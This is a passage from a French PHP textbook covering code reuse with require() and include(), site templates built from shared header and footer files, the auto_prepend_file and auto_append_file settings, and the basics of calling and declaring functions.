$tab = split ('\.|@', $adresse);
while (list($cle, $valeur) = each ($tab)) {
  echo "<br />" . $valeur;
}
```

Ce code décompose l'adresse en ses cinq composantes et affiche chacune d'elles sur une ligne séparée :

```
utilisateur
@
exemple
.
com
```

INFO

En général, les fonctions des expressions régulières s'exécutent moins vite que les fonctions équivalentes sur les chaînes. Si votre traitement est suffisamment simple pour se contenter d'une fonction sur les chaînes, n'hésitez pas. Cela peut ne plus être vrai si le traitement peut être réalisé par une seule expression régulière, mais par plusieurs fonctions sur les chaînes.

Pour aller plus loin

PHP compte de nombreuses fonctions sur les chaînes. Nous n'avons ici abordé que les plus utiles mais, si vous avez un besoin particulier (la conversion de caractères latins dans l'alphabet cyrillique, par exemple), consultez le manuel en ligne afin de voir si le PHP dispose de la fonction recherchée.

La littérature et les ressources consacrées aux expressions régulières sont innombrables. Si vous utilisez Unix, vous pouvez commencer par la page `man` intitulée `regexp`. Vous trouverez également des articles précieux sur les sites **devshed.com** et **phpbuilder.com**.

Le site web de Zend propose une fonction de validation des courriers électroniques plus complexe et plus puissante que celle développée dans le cadre de notre exemple. Cette fonction s'appelle `MailVal()` ; elle est disponible à l'URL **http://www.zend.com/codex.php?id=88&single=1**.

Vous aurez besoin d'un peu de pratique pour bien exploiter les expressions régulières. Plus vous vous exercerez dans le domaine et mieux vous saurez les manier.

Pour la suite

Nous étudierons au prochain chapitre plusieurs manières d'utiliser PHP pour économiser du temps et des efforts de programmation et empêcher la redondance en réutilisant du code préexistant.

5

Réutilisation de code et écriture de fonctions

Ce chapitre explique comment réutiliser du code pour développer des applications plus cohérentes, plus fiables et plus faciles à gérer, avec moins d'efforts. Nous examinerons des techniques de modularisation et de réutilisation du code, en commençant par la simple mise en œuvre des fonctions `require()` et `include()` pour utiliser le même code dans plusieurs pages. Nous expliquerons pourquoi cette technique est meilleure que les inclusions côté serveur. L'exemple donné expliquera comment utiliser des fichiers `include` afin d'obtenir une apparence cohérente sur tout un site web.

Nous montrerons également comment écrire et appeler ses propres fonctions en prenant à titre d'exemple des fonctions générant des pages et des formulaires.

Avantages de la réutilisation du code

L'un des buts recherchés par les développeurs consiste à réutiliser du code au lieu d'en écrire du nouveau. Non pas qu'ils soient particulièrement paresseux, mais la réutilisation de code existant tend à réduire les coûts, à augmenter la fiabilité des programmes et à améliorer leur cohérence. Dans l'idéal, un nouveau projet devrait être conduit en combinant des composants logiciels réutilisables existants, avec un minimum de nouveau développement.

Coût

Sur la durée de vie d'un composant logiciel, le temps passé à sa maintenance, à sa modification, à son test et à sa documentation excède largement le temps initialement consacré à son développement. Concernant le code commercial, il est fortement recommandé de limiter le nombre de lignes de code en usage au sein d'une entreprise.

Une des meilleures méthodes pour observer cette recommandation consiste à réutiliser du code déjà existant au lieu d'écrire une version légèrement différente d'un morceau de code existant pour accomplir une nouvelle tâche. Une réduction du volume du code se traduit directement par une réduction des coûts. S'il existe sur le marché un logiciel répondant aux objectifs d'un nouveau projet, achetez-le. Le prix des logiciels existants est presque toujours inférieur au coût de développement d'un projet équivalent. Si un programme existant correspond "presque" à vos besoins, vous devrez toutefois examiner soigneusement les modifications qui devront lui être apportées, car modifier du code existant peut être plus difficile qu'écrire du nouveau code.

Fiabilité

Lorsqu'un module de code est utilisé au sein d'une entreprise, c'est généralement après avoir fait l'objet de tests sérieux. Même si un composant logiciel ne requiert que quelques lignes de code, vous courez le risque, en le réécrivant, d'oublier un point pris en compte par l'auteur du composant existant ou de négliger une correction apportée au code d'origine après que les tests ont mis en évidence un défaut. Le code mature, existant, est généralement plus fiable que le code encore "vert".

Cohérence

Les interfaces externes vers votre système, y compris les interfaces utilisateur et les interfaces vers des systèmes externes, doivent être cohérentes. Il faut de l'opiniâtreté et des efforts délibérés pour écrire du nouveau code qui reste cohérent avec les autres parties du système. En revanche, si vous réutilisez du code déjà en service dans une autre partie du système, vous avez toutes les chances pour que la fonctionnalité obtenue soit automatiquement cohérente.

Un avantage essentiel de la réutilisation du code est qu'elle minimise la charge de travail du développeur, mais à condition que le code d'origine soit modulaire et bien écrit. Lorsque vous programmez, faites en sorte d'identifier les sections de votre code susceptibles de servir ultérieurement dans d'autres applications.

Utilisation des instructions *require()* et *include()*

PHP offre deux instructions très simples et néanmoins très utiles qui permettent de réutiliser tout type de code. Par le biais d'une instruction `require()` ou `include()`, vous pouvez charger un fichier dans un script PHP. Le fichier ainsi chargé peut contenir tout ce qui pourrait normalement être inclus dans un script, y compris des instructions PHP, du texte, des balises HTML, des fonctions PHP ou des classes PHP.

Les instructions `require()` et `include()` fonctionnent à la manière des inclusions côté serveur offertes par de nombreux serveurs web et des instructions `#include` des langages C et C++.

Ces deux instructions sont quasiment identiques. La seule différence est que `require()` provoque une erreur fatale lorsqu'elle échoue, alors que `include()` ne produit qu'un message d'avertissement.

`require once()` et `include once()` sont des variantes de `require()` et `include()`. Leur but consiste à s'assurer qu'un fichier inclus ne le sera qu'une seule fois, ce qui devient particulièrement utile lorsque l'on utilise `require()` et `include()` pour inclure des bibliothèques de fonctions. L'utilisation de ces deux variantes vous empêche alors d'inclure accidentellement la même bibliothèque deux fois, ce qui provoquerait la redéfinition de ses fonctions et donc une erreur. Si vous êtes suffisamment rigoureux, vous avez tout intérêt à préférer `require()` ou `include()` car elles s'exécutent plus rapidement.

Extensions des noms de fichiers et *require()*

Supposons que le code suivant soit stocké dans le fichier *reutilisable.php* :

```
<?
  echo "Ceci est une instruction PHP très simple.<br />";
?>
```


et que le fichier *principal.php* ait le contenu suivant :

```
 <?
  echo "Ceci est le fichier principal.<br />";
  require( 'reutilisable.php' );
  echo "Fin du script.<br />";
?>
```

Si vous chargez directement *reutilisable.php* dans votre navigateur web, vous ne serez pas surpris de le voir afficher la phrase *Ceci est une instruction PHP très simple*. En revanche, le chargement de *principal.php* a un effet un peu plus inattendu. Le résultat obtenu est montré à la Figure 5.1.

Figure 5.1

Le chargement du fichier principal.php fait apparaître le résultat de l'instruction require().



Une instruction `require()` exige un fichier. Dans l'exemple précédent, nous avons utilisé le fichier appelé *reutilisable.php*. À l'exécution du script, l'instruction `require()` :

```
require( 'reutilisable.php' );
```

est remplacée par le contenu du fichier indiqué, puis le script contenu dans ce dernier est alors exécuté. L'exécution qui s'opère au chargement du fichier *principal.php* est donc équivalente à l'exécution du script suivant :

```
<?
 echo "Ceci est le fichier principal.<br />";
 echo "Ceci est une instruction PHP très simple.<br />";
 echo "Fin du script.<br />";
?>
```

Pour bien utiliser l'instruction `require()`, vous devez connaître la manière dont sont traitées les extensions des noms de fichier et les balises PHP.

PHP ignore l'extension du nom du fichier qui est chargé au moyen de la fonction `require()`. Par conséquent, vous pouvez donner à ce fichier le nom qui vous convient du moment que vous ne comptez pas l'appeler directement. Lorsque le fichier est chargé par `require()`, celui-ci devient partie intégrante d'un fichier PHP et est exécuté en tant que tel.

Généralement, des instructions PHP contenues dans un fichier appelé, par exemple, `page.html` ne seront pas traitées. PHP ne traite normalement que les fichiers dont les noms portent des extensions définies, comme `.php` (ce comportement peut être modifié dans le fichier de configuration de votre serveur web). Toutefois, si le fichier `page.html` est chargé *via* la fonction `require()`, toute instruction PHP contenue dans ce fichier sera traitée PHP. Par conséquent, vous pouvez choisir n'importe quelle extension pour les fichiers à inclure *via* `require()`. Il est toutefois recommandé de s'en tenir à une convention logique pour le choix des noms de fichier (par exemple en adoptant systématiquement l'extension `.inc` ou `.php` pour tous les fichiers à inclure).

Attention : lorsque des fichiers portant une extension non standard, telle que `.inc`, sont stockés dans l'arborescence des documents du serveur, les utilisateurs qui les chargent directement dans leur navigateur pourront visualiser leur contenu en texte clair, y compris les mots de passe qui y sont éventuellement contenus ! Par conséquent, il est important de conserver ce type de fichier en dehors de l'arborescence des documents ou bien alors d'employer des extensions standard.

INFO

Dans l'exemple considéré plus haut, le fichier réutilisable *reutilisable.php* avait le contenu suivant :

```
<?
  echo "Ceci est une instruction PHP très simple.<br />";
?>
```

Le code PHP de ce fichier est encadré par des balises PHP, ce qui est indispensable pour que le code d'un fichier chargé *via* `require()` soit traité par l'interpréteur PHP. En l'absence de ces balises, le code sera considéré comme du texte ou du code HTML et ne sera pas exécuté.

Utilisation *require()* pour créer des modèles de site web

Si les pages de votre site web doivent avoir une présentation et un style cohérents, vous pouvez utiliser `require()` pour ajouter un modèle et des éléments standard à toutes les pages.

Par exemple, considérons le cas d'une entreprise fictive, appelée TLA Consulting, dont le site contient tout un jeu de pages ressemblant à celle de la Figure 5.2. Lorsqu'une nouvelle page doit être ajoutée au site, le développeur peut ouvrir une page existante, effacer le texte contenu dans le milieu du fichier, entrer un nouveau texte, puis enregistrer le fichier sous un nouveau nom.




Figure 5.2

L'entreprise TLA utilise une présentation homogène pour toutes les pages de son site web.

Considérez le scénario suivant : le site web est en service depuis un certain temps déjà et contient à présent des centaines, voire des milliers de pages, toutes construites sur le même style. Supposez qu'il soit décidé de procéder à une modification de l'apparence standard, même mineure, comme l'ajout d'une adresse de courrier électronique en bas de chaque page ou d'une nouvelle entrée dans le menu de navigation. Voulez-vous vous trouver dans la situation de devoir modifier des centaines, voire des milliers de pages ?

La réutilisation des sections HTML communes à toutes les pages est de loin préférable à des opérations de couper/coller à reproduire sur des centaines ou des milliers de pages. Le code source de la page d'accueil montrée à la Figure 5.2 est présenté dans le Listing 5.1.

Listing 5.1 : *accueil.html* — Le code HTML de la page d'accueil du site TLA Consulting

```
<html>
<head>
  <title>TLA Consulting</title>
  <style type="text/css">
    h1 {color:white; font-size:24pt; text-align:center;
        font-family:arial,sans-serif}
    .menu {color:white; font-size:12pt; text-align:center;
           font-family:arial,sans-serif; font-weight:bold}
    td {background:black}
    p {color:black; font-size:12pt; text-align:justify;
       font-family:arial,sans-serif}
    p.foot {color:white; font-size:9pt; text-align:center;
            font-family:arial,sans-serif; font-weight:bold}
    a:link,a:visited,a:active {color:white}
  </style>
</head>
<body>
  <!-- Entête de page -->
  <table width="100%" cellpadding="12" cellspacing="0" border="0">
  <tr bgcolor="black">
    <td align="left"><img src="logo.gif" alt="Logo TLA" height="70"
        width="70"></td>
    <td>
        <h1>TLA Consulting</h1>
    </td>
    <td align="right"><img src="logo.gif" alt="Logo TLA" height="70"
        width="70"></td>
  </tr>
  </table>

  <!-- Menu -->
  <table width="100%" bgcolor="white" cellpadding="4" cellspacing="4">
  <tr >
    <td width="25%">
      <img src="s-logo.gif" alt="" height="20" width="20">
      <span class="menu">Accueil</span></td>
    <td width="25%">
      <img src="s-logo.gif" alt="" height="20" width="20">
      <span class="menu">Contacts</span></td>
    <td width="25%">
      <img src="s-logo.gif" alt="" height="20" width="20">
      <span class="menu">Services</span></td>
    <td width="25%">
      <img src="s-logo.gif" alt="" height="20" width="20">
      <span class="menu">Carte du site</span></td>
  </tr>
  </table>

  <!-- Contenu de la page -->
  <p>Bienvenue sur le site de TLA Consulting.
  Prenez le temps de nous connaître.</p>
  <p>Nous sommes spécialisés dans l'aide aux décisions et
  nous espérons que vous ferez bientôt appel à nous.</p>
```

```
  <!-- Pied de page -->
  <table width="100%" bgcolor="black" cellpadding="12" border="0">
  <tr>
    <td>
      <p class="foot">&copy; TLA Consulting</p>
      <p class="foot">Consultez la page sur nos
        <a href="legal.php">informations légales</a></p>
    </td>
  </tr>
  </table>
</body>
</html>
```

Le Listing 5.1 se compose de plusieurs sections de code bien distinctes. L'en-tête HTML contient les définitions CSS (*Cascading Style Sheet*) utilisées dans la page. La section intitulée "Entête de page" affiche le nom et le logo de l'entreprise, la section "Menu" crée la barre de navigation de la page, tandis que la section "Contenu de la page" rassemble le texte spécifique à cette page. Vient ensuite le pied de page. Nous allons scinder ce fichier en trois parties que nous enregistrerons respectivement dans les fichiers *entete.php*, *accueil.php* et *pied.php*. Les fichiers *entete.php* et *pied.php* contiendront alors le code que nous réutiliserons pour produire d'autres pages.

Le fichier *accueil.php* remplace le fichier *accueil.html* ; il renferme le contenu textuel spécifique de la page ainsi que deux instructions `require()`. Le contenu de ce fichier est présenté dans le Listing 5.2.

Listing 5.2 : *accueil.php* — Le code PHP de la page d'accueil du site web de TLA Consulting

```
<?php
  require("entete.php");
?>
  <!-- Contenu de la page -->
  <p>Bienvenue sur le site de TLA Consulting.
  Prenez le temps de nous connaître.</p>
  <p>Nous sommes spécialisés dans l'aide aux décisions et
  nous espérons que vous ferez bientôt appel à nous.</p>

<?php
  require('pied.php');
?>
```

Les instructions `require()` du Listing 5.2 provoquent le chargement des fichiers *entete.php* et *pied.php*.

Comme nous l'avons déjà mentionné, les noms attribués à ces fichiers n'ont pas d'incidence sur la manière dont les fichiers seront traités lorsque le chargement s'effectue *via* une instruction `require()`. L'extension `.inc` (pour "inclure", ou *include*) est très

souvent adoptée pour ces types de fichiers, qui sont appelés à être inclus dans d'autres fichiers. Nous ne recommandons pas cette convention comme une stratégie générale car les fichiers `.inc` ne seront pas interprétés comme du code PHP, sauf si le serveur a été spécifiquement configuré pour cela.

Par ailleurs, l'usage consiste généralement à rassembler les fichiers inclus dans un répertoire visible des scripts, mais qui ne permette pas leur chargement individuel *via* le serveur web, c'est-à-dire à l'extérieur de l'arborescence des documents du serveur. Cette pratique est fortement recommandée. En effet, le chargement individuel de ces fichiers peut provoquer des erreurs si l'extension des fichiers est `.php` et que les fichiers ne contiennent que des pages ou des scripts partiels, ou il peut permettre à des tiers de lire le code source lorsqu'une extension autre que `.php` est employée.

Le fichier *entete.php* contient les définitions CSS utilisées par la page ainsi que les tableaux qui affichent le nom de l'entreprise et les barres de navigation. Son contenu est donné dans le Listing 5.3.

Listing 5.3 : *entete.php* — L'en-tête réutilisable par toutes les pages du site web de TLA Consulting

```
<html>
<head>
  <title>TLA Consulting</title>
  <style type="text/css">
    h1 {color:white; font-size:24pt; text-align:center;
        font-family:arial,sans-serif}
    .menu {color:white; font-size:12pt; text-align:center;
           font-family:arial,sans-serif; font-weight:bold}
    td {background:black}
    p {color:black; font-size:12pt; text-align:justify;
       font-family:arial,sans-serif}
    p.foot {color:white; font-size:9pt; text-align:center;
            font-family:arial,sans-serif; font-weight:bold}
    a:link,a:visited,a:active {color:white}
  </style>
</head>
<body>
  <!-- Entête de page -->
  <table width="100%" cellpadding="12" cellspacing="0" border="0">
  <tr bgcolor="black">
    <td align="left"><img src="logo.gif" alt="Logo TLA" height="70"
        width="70"></td>
    <td>
        <h1>TLA Consulting</h1>
    </td>
    <td align="right"><img src="logo.gif" alt="Logo TLA" height="70"
        width="70"></td>
  </tr>
  </table>

  <!-- Menu -->
```

```
<table width="100%" bgcolor="white" cellpadding="4" cellspacing="4">
<tr >
  <td width="25%">
    <img src="s-logo.gif" alt="" height="20" width="20">
    <span class="menu">Accueil</span></td>
  <td width="25%">
    <img src="s-logo.gif" alt="" height="20" width="20">
    <span class="menu">Contacts</span></td>
  <td width="25%">
    <img src="s-logo.gif" alt="" height="20" width="20">
    <span class="menu">Services</span></td>
  <td width="25%">
    <img src="s-logo.gif" alt="" height="20" width="20">
    <span class="menu">Carte du site</span></td>
</tr>
</table>
```

Le fichier *pied.php* contient le tableau utilisé pour afficher le pied de page en bas de chaque page. Il est présenté dans le Listing 5.4.

Listing 5.4 : *pied.php* — Le pied de page réutilisable par toutes les pages du site web de TLA Consulting

```
<!-- Pied de page -->
  <table width="100%" bgcolor="black" cellpadding="12" border="0">
  <tr>
    <td>
      <p class="foot">&copy; TLA Consulting</p>
      <p class="foot">Consultez la page sur nos
        <a href="legal.php">informations légales</a></p>
    </td>
  </tr>
  </table>
</body>
</html>
```

Une telle approche permet d'obtenir facilement une présentation et une apparence homogènes sur tout un site. Une nouvelle page conçue dans le même style peut ainsi être aisément générée en quelques lignes de code :

```
<?php require('entete.php'); ?>
Mettre ici le contenu de cette page
<?php require('pied.php'); ?>
```

Plus important encore, même lorsque de nombreuses pages ont ainsi été produites à partir des mêmes fichiers d'en-tête et de pied de page, vous pouvez facilement modifier ces fichiers modèles. Que la modification apportée soit mineure ou qu'elle vise à donner une apparence complètement nouvelle au site, elle ne devra être apportée qu'une seule fois. Cette technique évite d'avoir à traiter chaque page séparément.

Dans l'exemple considéré ici, le corps, l'en-tête et le pied de page de chaque page ne contiennent que du HTML pur. Des instructions PHP pourraient toutefois être utilisées pour produire dynamiquement certaines parties des pages web du site.

Si vous souhaitez être sûr qu'un fichier sera traité comme du texte brut ou du HTML et qu'aucun code PHP ne sera exécuté, vous pouvez utiliser `readfile()` à la place de `require()` car cette fonction affiche le contenu d'un fichier sans l'analyser. Il peut s'agir d'une mesure de précaution importante si vous utilisez du texte fourni par l'utilisateur.

Utilisation des options de configuration *auto_prepend_file* et *auto_append_file*

Il existe une autre manière d'utiliser l'instruction `require()` ou `include()` pour ajouter un en-tête et un pied de page à chaque page. Le fichier de configuration *php.ini* contient deux options de configuration, `auto prepend file` et `auto append file`, qui peuvent être initialisées avec, respectivement, le nom de notre fichier d'en-tête et celui du pied de page, de sorte que ces fichiers seront systématiquement chargés au début et à la fin de chaque page. Les fichiers inclus par ces directives se comportent comme s'ils avaient été ajoutés en utilisant une instruction `include()` ; autrement dit, si le fichier est manquant, cela produira un message d'avertissement.

Sur un système Windows, le paramétrage de ces options s'effectuerait de la manière suivante :

```
auto_prepend_file = "c:/Program Files/Apache Group/Apache2//include/entete.php"
auto_append_file = "c:/Program Files/Apache Group/Apache2/include/pied.php"
```

Sur une plate-forme Unix, ces options se paramètrent de la façon suivante :

```
auto_prepend_file = '/home/utilisateur/include/entete.php'
auto_append_file = '/home/utilisateur/include/pied.php'
```

Lorsque ces directives sont indiquées dans le fichier *php.ini*, il n'est plus nécessaire de faire appel aux instructions `include()`. En revanche, les en-têtes et les pieds de page ne sont plus facultatifs dans les pages web.

Avec un serveur web Apache, vous pouvez définir des options de configuration comme celles décrites précédemment pour chaque répertoire individuel. Pour cela, vous devez configurer votre serveur de sorte que ses principaux fichiers de configuration soient "écrasables". Pour configurer PHP afin qu'il charge automatiquement des fichiers au début et à la fin de chaque page pour un répertoire spécifique, créez dans ce répertoire un fichier appelé *.htaccess* et placez-y les deux lignes suivantes :

```
php_value auto_prepend_file '/home/utilisateur/include/entete.php'
php_value auto_append_file '/home/utilisateur/include/pied.php'
```

Notez que la syntaxe diffère légèrement de celle utilisée plus haut pour la même option dans le fichier *php.ini ;* outre la présence de `php value` au début de la ligne, il n'y a plus de signe égal. Plusieurs autres paramètres de configuration de *php.ini* peuvent être modifiés de la sorte.

La définition d'options dans le fichier *.htaccess* et non dans le fichier *php.ini* ou dans le fichier de configuration du serveur web procure une grande souplesse. Vous pouvez ainsi modifier le paramétrage sur une machine partagée en n'affectant que vos seuls répertoires. Il n'est pas nécessaire de redémarrer le serveur web ni de bénéficier d'un accès d'administrateur système. L'approche *.htaccess* a toutefois l'inconvénient que les fichiers sont lus et analysés à chaque fois qu'un fichier est sollicité dans le répertoire concerné, au lieu d'être lus et analysés une seule fois au démarrage. Elle a donc un coût en terme de performances.

Utilisation de fonctions en PHP

Les fonctions existent dans la plupart des langages de programmation. Elles servent à séparer le code qui accomplit une tâche unique et bien définie. Les fonctions rendent le code plus lisible et permettent de le réutiliser à chaque fois qu'une même tâche doit être accomplie.

Une fonction est un module de code autonome associé à une interface d'appel. Elle accomplit un certain traitement et renvoie éventuellement un résultat.

Nous avons déjà étudié plusieurs fonctions. Dans les chapitres précédents, nous avons régulièrement appelé des fonctions prédéfinies de PHP. Par ailleurs, nous avons nous-mêmes écrit quelques fonctions simples, sans toutefois entrer dans les détails. Dans les sections suivantes, nous allons nous pencher plus attentivement sur l'appel et l'écriture de fonctions.

Appel de fonctions

L'appel de fonction le plus simple qui soit est le suivant :

```
nom_fonction();
```

Cette ligne de code appelle la fonction `nom fonction`, qui ne prend pas de paramètre. Elle ignore toute valeur éventuellement renvoyée par la fonction.

Un certain nombre de fonctions sont appelées exactement de cette manière. Par exemple, c'est le cas de la fonction `phpinfo()`, qui est très utile lors des tests puisqu'elle affiche la version installée de PHP, les informations relatives à PHP, la configuration du serveur web et les valeurs des diverses variables de PHP et du serveur. Cette fonction ne prend aucun paramètre et la valeur qu'elle renvoie est le plus souvent ignorée.

L'appel de la fonction `phpinfo()` s'écrit donc de la manière suivante :

```
phpinfo();
```

La plupart des fonctions requièrent cependant un ou plusieurs paramètres qui fournissent les informations nécessaires à l'accomplissement de la tâche et qui influencent le résultat de l'exécution de la fonction. Les paramètres sont passés à une fonction sous la forme de données ou de noms de variables contenant ces données. Ils sont placés dans une liste entre parenthèses, à la suite du nom de la fonction. L'appel d'une fonction prenant un seul paramètre s'effectue donc de la façon suivante :

```
nom_fonction('paramètre');
```

Ici, le paramètre est une chaîne contenant seulement le mot `paramètre`. Les appels de fonction qui suivent sont également valides, selon la fonction appelée :

```
nom_fonction (2);
nom_fonction (7.993);
nom_fonction ($variable);
```

Dans la dernière de ces trois lignes de code, `$variable` peut être une variable PHP de tout type, y compris un tableau ou un objet.

Les paramètres peuvent être de n'importe quel type, mais certaines fonctions exigent généralement des types de données spécifiques.

Le *prototype* d'une fonction décrit le nombre de paramètres requis ainsi que la signification et le type de chacun d'eux. Cet ouvrage donne généralement le prototype de chaque fonction décrite.

Le prototype de la fonction `fopen()`, par exemple, est le suivant :

```
resource fopen( string nomFichier, string mode,
                [, bool utiliser_include_path [, resource contexte]] )
```

Le prototype d'une fonction fournit de précieuses indications sur la fonction, qu'il est important de savoir interpréter. Dans le prototype de la fonction `fopen()`, le terme `resource` placé avant le nom de la fonction indique qu'elle renvoie une ressource (un descripteur de fichier ouvert). Les paramètres de la fonction sont indiqués entre parenthèses. Comme le montre ce prototype, `fopen()` attend donc quatre paramètres. Les paramètres *`nomFichier`* et *`mode`* sont des chaînes, tandis que le paramètre *`utiliser include path`* est un booléen et que le paramètre *`contexte`* est une ressource. La présence de crochets de part et d'autre des paramètres *`utiliser include path`* et *`contexte`* indique que ces paramètres sont facultatifs : vous pouvez leur fournir une valeur ou les ignorer, auquel cas PHP utilisera une valeur par défaut. Notez toutefois que, lorsqu'une fonction a plusieurs paramètres facultatifs, vous ne pouvez ignorer que les paramètres placés à droite. Lorsque vous appelez `fopen()`, par exemple, vous pouvez ignorer simplement *`contexte`* ou *`utiliser include path`* et

contexte, mais vous ne pouvez pas ignorer *utiliser include path* tout en fournissant *contexte*.

D'après le prototype de `fopen()`, nous pouvons affirmer que l'appel de cette fonction est correct dans le fragment de code qui suit :

```
$nom = 'monfichier.txt';
$mode_ouverture = 'r';
$fp = fopen($nom, $mode_ouverture);
```


Ce code appelle la fonction `fopen()`. La valeur renvoyée par cette dernière sera stockée dans la variable `$fp`. On passe la variable `$name` comme premier paramètre de `fopen()`. Celle-ci contient une chaîne représentant le nom du fichier à ouvrir. Le deuxième paramètre passé est une variable appelée `$mode ouverture`, qui contient une chaîne représentant le mode d'ouverture du fichier. Dans cet exemple, nous n'avons pas fourni les troisième et quatrième paramètres facultatifs.

Appel d'une fonction indéfinie

L'appel d'une fonction qui n'existe pas provoque la production d'un message d'erreur comme celui de la Figure 5.3.

Figure 5.3

Ce message d'erreur résulte de l'appel d'une fonction qui n'existe pas.



Les messages d'erreur affichés par l'interpréteur PHP sont généralement très utiles. Celui de la Figure 5.3 nous indique exactement le contexte dans lequel s'est produite l'erreur, c'est-à-dire le nom du fichier, le numéro de la ligne du script et le nom de la fonction qui a été appelée et qui n'existe pas. Ces indications permettent en principe de corriger facilement et rapidement l'erreur survenue.

À l'affichage d'un tel message d'erreur, vous devez vous poser deux questions :

1. Le nom de la fonction est-il correctement orthographié dans le script ?
2. La fonction appelée existe-t-elle dans la version de PHP utilisée ?

Les noms des fonctions sont parfois difficiles à mémoriser. Par exemple, certaines fonctions prédéfinies de PHP ont des noms composés de deux mots séparés par un caractère de soulignement (comme `strip tags()`), tandis que d'autres ont des noms formés de deux mots accolés (comme `stripslashes()`). La présence d'une faute d'orthographe dans le nom d'une fonction provoque l'erreur montrée à la Figure 5.3.

Certaines fonctions décrites dans cet ouvrage n'existent pas dans la version 4.0 de PHP car nous partons du principe que vous êtes au moins équipé de la version 5.0. Chaque nouvelle version de PHP apporte son lot de nouveautés qui enrichissent les fonctionnalités et les performances du langage et justifient donc une mise à jour. Vous pouvez consulter dans le manuel en ligne de PHP (**http://no.php.net/manual/fr/**) la date d'ajout de chaque fonction disponible. L'appel d'une fonction non déclarée dans la version de PHP utilisée provoque l'erreur dont le message est montré à la Figure 5.3.

L'une des autres raisons qui peuvent conduire à ce message d'erreur peut être que la fonction que vous appelez fait partie d'une extension de PHP qui n'est pas chargée. Par exemple, si vous essayez d'utiliser des fonctions de la bibliothèque `gd` (manipulation d'images) alors que vous ne l'avez pas installée, vous obtiendrez ce message.

Casse et noms des fonctions

Les appels de fonctions ne sont *pas* sensibles à la casse. Les appels de `fonction nom()`, `Fonction Nom()` et `FONCTION NOM` sont donc tous valides et conduisent au même résultat. Vous êtes libre de choisir la casse qui vous convient et que vous jugez plus facile à lire mais essayez de rester cohérent. Dans cet ouvrage, comme dans la plupart des ouvrages de programmation, la convention adoptée consiste à écrire tous les noms de fonctions en minuscules.

Les noms de fonctions se comportent différemment des noms de variables puisque ces derniers sont, eux, sensibles à la casse: `$Nom` et `$nom` désignent donc deux variables différentes, alors que `Nom()` et `nom()` désignent la même fonction.

Définir ses propres fonctions ?

Au cours des chapitres précédents, nous avons été amenés à étudier et à utiliser un certain nombre de fonctions prédéfinies de PHP. Toutefois, la réelle puissance d'un langage de programmation tient dans la possibilité de créer des fonctions personnalisées.

Grâce aux fonctions prédéfinies dans PHP, vous pouvez interagir avec des fichiers, manipuler une base de données, créer des images et vous connecter à d'autres serveurs. Malgré toute la richesse de ces possibilités, vous devrez souvent réaliser des traitements que les créateurs du langage n'ont pas prévus.

Vous n'êtes heureusement pas limité aux fonctions prédéfinies de PHP : vous pouvez créer des fonctions personnalisées qui accompliront les traitements que vous souhaitez. Votre code consistera certainement en une combinaison de fonctions existantes et de logique personnelle ; l'ensemble étant destiné à réaliser des tâches particulières.

Lorsque vous écrivez un bloc de code pour effectuer une tâche que vous serez vraisemblablement amené à réutiliser à plusieurs autres endroits dans votre script, voire dans d'autres scripts, vous avez tout intérêt à déclarer ce bloc de code comme une fonction.

Déclarer une fonction permet d'utiliser du code personnalisé à la manière des fonctions prédéfinies de PHP : il suffit d'appeler la fonction utilisateur et de lui fournir les paramètres requis. Vous pouvez ainsi appeler et réutiliser la même fonction plusieurs fois dans un même script.

Structure de base d'une fonction

Une déclaration de fonction crée, ou *déclare*, une nouvelle fonction. Une déclaration commence par le mot-clé `function`, suivi du nom de la fonction, de ses paramètres et du code à exécuter à chaque appel de la fonction.

La déclaration d'une fonction triviale s'effectue de la manière suivante :

```
function ma_fonction(){
  echo 'ma_fonction a été appelée.';
}
```

Cette déclaration de fonction commence par `function` pour que le lecteur et l'interpréteur PHP sachent que le code qui suit est celui d'une fonction personnalisée. Le nom de la fonction étant `ma fonction`, nous pouvons appeler notre nouvelle fonction au moyen de l'instruction suivante :

```
ma_fonction();
```

Vous l'avez probablement deviné, l'appel de cette fonction se traduit par l'affichage dans la fenêtre du navigateur du texte "`ma fonction a été appelée.`".

Alors que les fonctions prédéfinies dans PHP sont utilisables dans tous les scripts PHP, les fonctions personnalisées ne le sont que par les scripts dans lesquels elles ont été déclarées. Il est conseillé de placer dans un même fichier, ou dans un ensemble de fichiers, toutes les fonctions personnalisées couramment utilisées. Cette astuce permet en effet au programmeur d'accéder à toutes ses fonctions par une simple instruction `require()` insérée dans chacun des scripts.

Dans une déclaration de fonction, le code accomplissant la tâche requise doit être placé entre accolades. Ce code peut contenir tout ce qui est autorisé dans un script PHP, y compris des appels d'autres fonctions, des déclarations de nouvelles variables ou fonctions, des instructions `require()` ou `include()`, des déclarations de classe et du code HTML. Lorsque, au sein d'une fonction, il est nécessaire de quitter PHP et d'afficher du code HTML brut, il suffit de procéder comme en tout autre endroit d'un script : en plaçant une balise PHP de fermeture avant le code HTML.

Le code qui suit est une variante possible de l'exemple précédent et il produit le même résultat :

```
<?php
  function ma_fonction() {
